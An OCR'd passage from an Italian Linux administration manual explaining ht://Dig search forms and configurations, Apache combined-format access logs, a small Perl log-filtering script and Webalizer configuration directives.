







 If the spelling is correct and you used more than one word
 with "All," try using one or more of the same words with
 "Any."
 ----------------------------------------------------------
 Match: [All____] Format: [Long_] Sort by: [Score________]
 Refine search: _____________________________ [ Search ]
 ----------------------------------------------------------
```

Nella parte finale della pagina si ottiene un formulario da compilare per la ricerca. Ecco cosa si può ottenere quando si indica qualche parola chiave significativa:

```
 ----------------------------------------------------------
   Documents 1 - 10 of 3811 matches. More *'s indicate a
   better match.
 ----------------------------------------------------------
Appunti di informatica libera * * * *
   ... ] [inizio] [fine] [indice generale] [violazione GPL]
   [licenze] [indice analitico] [volume] [parte] Capitolo
   259.  Convenzioni di «Appunti di informatica libera»
   Questo capitolo raccoglie alcune convenzioni importanti
   relative all'opera Appunti di informatica libera. Le
   annotazioni sulla terminologia ...
   http://dinkel.brot.dg/a2/prossima/HTML-2002.08/a2322.html
   08/19/02, 49757 bytes

Appunti di informatica libera * * * *
   ... ] [inizio] [fine] [indice generale] [violazione GPL]
   [licenze] [indice analitico] [volume] [parte] Capitolo
   259.  Convenzioni di «Appunti di informatica libera»
   Questo capitolo raccoglie alcune convenzioni importanti
   relative all'opera Appunti di informatica libera. Le
   annotazioni sulla terminologia ...
   http://dinkel.brot.dg/a2/dist/CD2/HTML/a2326.html
   07/21/02, 49503 bytes
```

Eventualmente, può essere conveniente realizzare un formulario HTML personalizzato, così da poter anche tradurre alcuni termini:[7]

```
<FORM METHOD="GET" ACTION="/cgi-bin/htsearch">
<P><INPUT TYPE="HIDDEN" NAME="config" VALUE="">
<INPUT TYPE="HIDDEN" NAME="restrict" VALUE="">
<INPUT TYPE="HIDDEN" NAME="exclude" VALUE="">
confronto:
<SELECT NAME="method">
    <OPTION VALUE="and" SELECTED="selected">di tutte le parole
    <OPTION VALUE="or">di almeno una parola
    <OPTION VALUE="boolean">booleano
```

```
</SELECT>

formato:
<SELECT NAME="format">
    <OPTION VALUE="builtin-long">lungo
    <OPTION VALUE="builtin-short">breve
</SELECT>

ordinato per:
<SELECT NAME="sort">
    <OPTION VALUE="score" SELECTED="selected">punteggio
    <OPTION VALUE="time">data
    <OPTION VALUE="title">titolo
    <OPTION VALUE="revscore">punteggio in modo inverso
    <OPTION VALUE="revtime">data in modo inverso
    <OPTION VALUE="revtitle">titolo in modo inverso
</SELECT>

<BR>
stringa di ricerca:
<INPUT TYPE="text" SIZE="40" NAME="words" VALUE="">
<INPUT TYPE="submit" VALUE="ricerca">

</FORM>
```

Attraverso la modifica di alcuni campi nascosti è possibile limitare la ricerca a un solo sito o a una porzione di questo. Per esempio, per richiedere una ricerca limitata esclusivamente a ciò che si articola a partire da *http://dinkel.brot.dg/a2/* (purché i dati relativi siano stati scanditi in precedenza), basta ritoccare la prima parte del formulario nel modo seguente:

```
<FORM METHOD="GET" ACTION="/cgi-bin/htsearch">
<P><INPUT TYPE="HIDDEN" NAME="config" VALUE="">
<INPUT TYPE="HIDDEN" NAME="restrict" VALUE="http://dinkel.brot.dg/a2/">
```

```
<INPUT TYPE="HIDDEN" NAME="exclude" VALUE="">
...
</FORM>
```

Inoltre, è possibile escludere espressamente qualcosa; per esempio si potrebbe voler ignorare quanto si articola sotto *http://dinkel.brot.dg/a2/pasticci/*:

```
<FORM METHOD="GET" ACTION="/cgi-bin/htsearch">
<P><INPUT TYPE="HIDDEN" NAME="config" VALUE="">
<INPUT TYPE="HIDDEN" NAME="restrict" VALUE="http://dinkel.brot.dg/a2/">
<INPUT TYPE="HIDDEN" NAME="exclude" VALUE="http://dinkel.brot.dg/a2/pasticci/">
...
</FORM>
```

È importante osservare che le stringhe di inclusione e quelle di esclusione vengono confrontate con una parte qualunque dell'indirizzo; per esempio è facile specificare delle estensioni, come in questo caso in cui si vogliono escludere i file che potrebbero essere in formato SGML:

```
<FORM METHOD="GET" ACTION="/cgi-bin/htsearch">
<P><INPUT TYPE="HIDDEN" NAME="config" VALUE="">
<INPUT TYPE="HIDDEN" NAME="restrict" VALUE="http://dinkel.brot.dg/a2/">
<INPUT TYPE="HIDDEN" NAME="exclude" VALUE=".sgml">
...
</FORM>
```

Quando si inseriscono delle limitazioni, come in questi esempi, le pagine che mostrano il risultato della ricerca aggiungono un formulario per altre ricerche, in cui valgono le stesse limitazioni di partenza.

Gli esempi mostrano tutti dei moduli che usano un metodo '**GET**' per accedere al programma CGI. ht://Dig funziona perfettamente anche con l'uso di un metodo POST, ma in tal modo viene a mancare la possibilità di memorizzare nei file delle registrazioni del servente HTTP interrogato l'indirizzo referente con la stringa di richiesta. In pratica, in tal modo, programmi come Webalizer non hanno poi la possibilità di estrapolare le interrogazioni fatte per raggiungere le pagine del sito a cui si riferiscono.

40.6.3 Configurazioni multiple

«

Anche se sconsigliabile secondo la filosofia di ht://Dig, è possibile gestire delle configurazioni multiple, ovvero più file di configurazione a cui si abbinano delle basi di dati differenti per gli indici. Tuttavia, è possibile collocare i file di configurazione alternativi solo nella stessa directory in cui è previsto quello normale, ovvero '`/etc/htdig/`', mantenendo l'estensione '`.conf`'. Per esempio, si può definire un file di configurazione alternativo, corrispondente a '`/etc/htdig/prova.conf`', mentre non si può usare il file '`/etc/htdig/prova.configura`'.

Una volta definita la configurazione alternativa, si deve procedere a generare la sua basi di dati con '**rundig**', aggiungendo l'opzione '**-c**', per esempio così:

```
# rundig -a -i -c /etc/htdig/prova.conf [Invio]
```

Successivamente, nel formulario usato per interrogare la basi di dati, si indica il riferimento alla configurazione '**prova**' (senza estensione e senza percorso):

```
<FORM METHOD="GET" ACTION="/cgi-bin/htsearch">
<P><INPUT TYPE="HIDDEN" NAME="config" VALUE="prova">
...
</FORM>
```

40.7 Statistiche di accesso

Dal momento che il protocollo HTTP è privo di stato, ogni operazione elementare inizia e conclude una connessione TCP, la quale può essere annotata nel file delle registrazioni del servente HTTP. Nella gestione di un sito che offre i suoi servizi attraverso il protocollo HTTP, può essere importante l'analisi dei file delle registrazioni del servente HTTP, per ottenere delle statistiche sugli accessi. L'analisi quotidiana di queste statistiche consente di capire meglio cosa cerca il pubblico e che tipo di reazione si ottiene a seguito di iniziative che fanno capo al proprio sito.[8]

Fortunatamente, i serventi più comuni utilizzano delle annotazioni abbastanza compatibili. Il formato in questione standard per la registrazione degli accessi, viene definito *Common log format*, a cui si associa anche una variante più completa, definita come formato «combinato». In generale, se possibile, è meglio usare il formato combinato che contiene l'indicazione del referente, ovvero dell'indirizzo dal quale proviene il riferimento ipertestuale.

L'esempio seguente riguarda alcune righe di un registro di accesso organizzato secondo il formato combinato; si osservi che le righe appaiono spezzate per motivi tipografici:

```
82.184.47.185 - - [28/May/2004:10:53:31 +0000] "GET /docs/samba/samba11.html HTTP/1.0" 200 32227 ↩
↪"http://www.google.it/search?q=creazione+utente+samba&ie=UTF-8&hl=it&lr=" ↩
↪"Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.0.0) Gecko/20020623 Debian/1.0.0-0.woody.1"
82.184.47.185 - - [28/May/2004:10:53:32 +0000] "GET /docs/samba/7.jpg HTTP/1.0" 200 29924 ↩
↪"http://linuxdidattica.org/docs/samba/samba11.html" ↩
↪"Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.0.0) Gecko/20020623 Debian/1.0.0-0.woody.1"
82.184.47.185 - - [28/May/2004:10:53:33 +0000] "GET /docs/samba/8.jpg HTTP/1.0" 200 30174 ↩
↪"http://linuxdidattica.org/docs/samba/samba11.html" ↩
↪"Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.0.0) Gecko/20020623 Debian/1.0.0-0.woody.1"
82.184.47.185 - - [28/May/2004:10:53:33 +0000] "GET /docs/samba/6.jpg HTTP/1.0" 200 39877 ↩
↪"http://linuxdidattica.org/docs/samba/samba11.html" ↩
↪"Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.0.0) Gecko/20020623 Debian/1.0.0-0.woody.1"
82.184.47.185 - - [28/May/2004:10:53:34 +0000] "GET /docs/samba/9.jpg HTTP/1.0" 200 16244 ↩
↪"http://linuxdidattica.org/docs/samba/samba11.html" ↩
↪"Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.0.0) Gecko/20020623 Debian/1.0.0-0.woody.1"
82.184.47.185 - - [28/May/2004:10:53:34 +0000] "GET /docs/samba/10.jpg HTTP/1.0" 200 21050 ↩
↪"http://linuxdidattica.org/docs/samba/samba11.html" ↩
↪"Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.0.0) Gecko/20020623 Debian/1.0.0-0.woody.1"
82.184.47.185 - - [28/May/2004:10:53:35 +0000] "GET /docs/samba/11.jpg HTTP/1.0" 200 20936 ↩
↪"http://linuxdidattica.org/docs/samba/samba11.html" ↩
↪"Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.0.0) Gecko/20020623 Debian/1.0.0-0.woody.1"
```

Si comincia dalla prima riga per osservare che si tratta di un accesso con una richiesta secondo il metodo '**GET**', avente origine dall'indirizzo 82.184.47.185. Per la precisione, è stata prelevata la risorsa corrispondente a *http://**nodo**/docs/samba/samba11.html*. L'utente che ha richiesto questa risorsa lo ha fatto a partire da un riferimento abbastanza complesso, rappresentato verosimilmente da una pagina generata da un motore di ricerca, come si vede nella figura successiva.

Figura 40.106. Un record di un registro di accesso secondo il formato combinato. Si può osservare che in questo caso i campi numero due e numero tre non contengono informazioni. Il formato CLF tradizionale, a differenza di quello combinato, non ha gli ultimi due campi.



Continuando l'osservazione dell'esempio, si può vedere che a partire da *http://**nodo**/docs/samba/samba11.html* sono state raggiunte le risorse */docs/samba/7.jpg*, */docs/samba/8.jpg*, */docs/samba/6.jpg*, */docs/samba/9.jpg*, */docs/samba/10.jpg* e */docs/samba/11.jpg*, le quali sono evidentemente immagini inserite nella pagina di partenza.

L'informazione sull'indirizzo referente, ovvero sull'indirizzo di partenza, permette di comprendere l'importanza che può avere il riferimento fatto da qualcun altro verso le pagine del proprio sito. In altri termini, Tizio che indica nelle sue pagine un riferimento a un certo indirizzo esterno, fa una cortesia a quel sito, cosa che può essere valutata nel numero di accessi che in questo modo vi vengono

convogliati.

Tuttavia, le informazioni generate dal servente HTTP non sono sempre così dettagliate; spesso manca l'indicazione dell'indirizzo referente, a meno di richiedere espressamente tali notizie nella configurazione. L'esempio seguente riguarda una porzione della configurazione di Apache, in cui si dichiara il dominio virtuale *linuxdidattica.org* e gli si associa un file di registrazioni specifico ('`/var/log/apache/linuxdidattica.org-access.log`') con tutte le informazioni che Apache è in grado di dare:

```
<VirtualHost 62.152.34.13>
Servername linuxdidattica.org
DocumentRoot /home/www/linuxdidattica.org
CustomLog /var/log/apache/linuxdidattica.org-access.log full
</VirtualHost>
```

Il fatto di poter ottenere un file delle registrazioni separato per gli accessi a un dominio virtuale, oppure a un ramo del proprio sito, diventa importante, proprio per facilitare il lavoro successivo di lettura delle statistiche.

Eventualmente, se non è possibile ottenere dal servente HTTP un file delle registrazioni selettivo per un certo dominio virtuale, o per un certo ramo del proprio sito, si può intervenire con un programma realizzato appositamente per filtrare l'unico file a disposizione:

```
#!/usr/bin/perl
$modello = $ARGV[0];
$riga = "";
while ($riga = <STDIN>)
  {
    if ($riga =~ m{\"[A-Z]+ $modello.* HTTP/[0-9.]+\"})
      {
        print STDOUT ($riga);
      }
  }
```

Se questo programma viene chiamato '**filtra**' e il file delle registrazioni è '/var/log/httpd/access.log', per ottenere un file con gli accessi che si diramano a partire da *http://**nodo**/servizi/casa/*, si potrebbe usare il comando seguente:

```
# cat /var/log/httpd/access.log | filtra /servizi/casa/ ↩
↪> /var/log/tmp_servizi_casa.log[Invio]
```

In questo modo si creerebbe il file '/var/log/tmp_servizi_casa.log' con i soli record che interessano.

40.7.1 Webalizer

Webalizer[9] è un programma relativamente semplice per l'analisi di un file di registrazioni in formato CLF (*Common log format*) o in formato combinato, dal quale produce un rapporto statistico che può essere letto anche attraverso lo stesso servizio HTTP. In pratica, il rapporto che si ottiene è fatto di pagine HTML e di immagini contenenti i grafici dei vari rapporti statistici generati; queste pagine possono essere consultate localmente o a distanza, con un navigatore comune.

Webalizer si avvale di un solo file di configurazione che in condizio-

ni normali corrisponde a '`/etc/webalizer.conf`'. Tuttavia, nel file di configurazione si possono indicare espressamente il file delle registrazioni da analizzare e la directory di destinazione dei file delle statistiche; pertanto, se si gestiscono diversi siti virtuali, o comunque se quello che serve sono statistiche diverse in base al contesto di interesse, potrebbe essere conveniente la predisposizione di file di configurazione differenti, ognuno per l'obiettivo desiderato. Segue un elenco parziale delle direttive di questo file di configurazione, a cui si affianca l'opzione corrispondente dell'eseguibile '**`webalizer`**', quando disponibile.

Direttiva, opzione	Descrizione
`-c` ***file***	Permette di indicare un file di configurazione alternativo a quello predefinito.

`Debug yes|no`
 	
`-d`
	Permette di ottenere maggiori informazioni durante l'elaborazione delle statistiche.

`LogFile` ***file***	Permette di definire il file delle registrazioni da scandire.
`LogType [clf|ftp`↩ ↩`|squid]` `-F [clf|ftp|squid]`	Webalizer è in grado di analizzare file delle registrazioni in formati diversi, specificandolo con questa direttiva. Il formato corrispondente alla parola chiave '**`clf`**' è quello dei serventi HTTP comuni. La sigla '**`clf`**' sta per *Common log format* che però vale anche per il formato «combinato», ovvero quello che contiene le informazioni sul referente e sul tipo di navigatore.

Direttiva, opzione	Descrizione
`OutputDir` ***file*** `-o` ***file***	In questo modo si specifica la directory nella quale creare i file che compongono le statistiche.
`HostName` ***nome*** `-n` ***nome***	Permette di definire il nome del sito (reale o virtuale che sia) che viene inserito nei file delle statistiche.
`ReportTitle` ***nome*** `-t` ***nome***	Permette di modificare il titolo predefinito delle statistiche. Dopo il titolo si aggiunge il nome definito con la direttiva '**`HostName`**' o con l'opzione '**`-n`**'.
